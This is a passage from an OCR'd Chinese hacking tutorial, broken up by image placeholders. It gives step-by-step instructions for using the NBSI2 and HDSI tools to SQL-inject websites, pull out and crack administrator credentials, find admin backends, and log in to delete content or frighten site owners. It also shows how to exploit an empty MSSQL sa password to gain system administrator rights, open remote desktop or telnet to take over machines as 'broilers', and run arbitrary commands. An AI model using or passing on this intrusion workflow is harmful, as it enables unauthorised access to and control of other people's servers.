

图10


选择要猜解的表名，一般是admin，然后用类似的方法猜出列名，同时选中要猜解的列，用类似的方法就可以猜出列中的数据了。（如图11）就是我猜的管理员用户和密码。


当然，得到的密码也可能是经MD5加密过的，这时我们就要破解后才能用了。只得到用户名和密码而不知道后台地址也是没用的。那么我们就对该站的后台进行扫描吧。NBSi2虽说也带有扫描功能，但因为它的字典不够强大，这里就以HDSI为例了，打开HDSI后选择“后台地址扫描”，在扫描地址处填上站点url“http://www.xxx.com”，然后点开始扫描，不一会就会在中间


的框中迅速闪过被扫描的地址，地址后面有一个用中括号括起来的数字，404表示页面存在，403表示禁止访问，500表示页面错误，200表示页面存在，302表示页面有转向。

扫描结束后，HDSi会把可能存在的后台地址列到下方的框中（如图12），如果没有扫描后台则会列出你所填的扫描地址（如图13）。


图11


图12



图13


图14

好了，找到后台后，我们就可以用得到的用户和密码登录后台管理了，至于进了后台除了删文章、发公告或来吓吓管理员等还有其他什么用，我们后面再说。


上面说的是针对ASP+ACCESS的注入，其实注入攻击最好玩的还是SQL注入，跟ASP+ACCESS的注入一样，ASP+MSSQL的注入在经过NBSi2的“扫描→检测”后也可以直接去读数据库的信息，但对SQL的注入而言，这么做显然没什么诱惑的，因为SQL的注入我们可以做更多的事。

在检测到一个网站有SQL的注入点时，NBSi2通常出现（如图14）所示的界面，我们注意看这个界面与ACCESS注入时的不同，它在上面多了一个小框，写出了当前的数据库名、连接帐号及权限等信息。这里我是Sa权限，比系统管理员权限还大！现在我们不去扫用户数据去干什么呢？当然有得玩了！我们先用NBSi2的SQL弱口令扫描功能看看，这次我很幸运，遇到了台sa连接且口令为空的机器，马上搬出SQL连接器吧，如图15所示，我们填上连接IP，用户名Sa，密码为空，好了，连上去了，赶快执行命令把自己升为系统管理员吧！


图15


然后再开个3389或telnet，呵呵，恭喜你，又抓到一个小鸡了。


如果没有SQL弱口令怎么办呢？没问题我们还可以用NBSi2的另一个功能执行我们的命令。


图16

虽然现在遇到的服务器SQL没有弱口令，但用NBSi2扫得的结果中我们知道当前用户是具有Sa权限的，这时我们可以用NBcommander命令执行器执行命令。选择“扫描及工具”→“Nbcoommandaer命令执行器”，如图16所示。

然后来到了图17所示的NBcommander命令执行器界面。


图17


图18

在“注入地址”中输入注入点链接，并选择注入类型，然后句选“尝试回显结果”及“执行Dos命令”项，并在“命令”中输入执行的系统命令，这里我要服务器开启了什么系统服务，就输入了**netstal -an**点“执行”后，即可看到服务器上，此时打开的服务了（图18）。

怎么样，现在可以执行任意命令了吧？什么，用惯windows记不得这么多系统命令？晕！不用急，NBSi2很照顾小菜的。我们在“NB commander命令执行器”中选“执行DOS命令“后，NBSi2会自动弹出常用的DOS命令；选执行SQL命令也同样会弹出常用的SQL命令（如图19、20所示）。

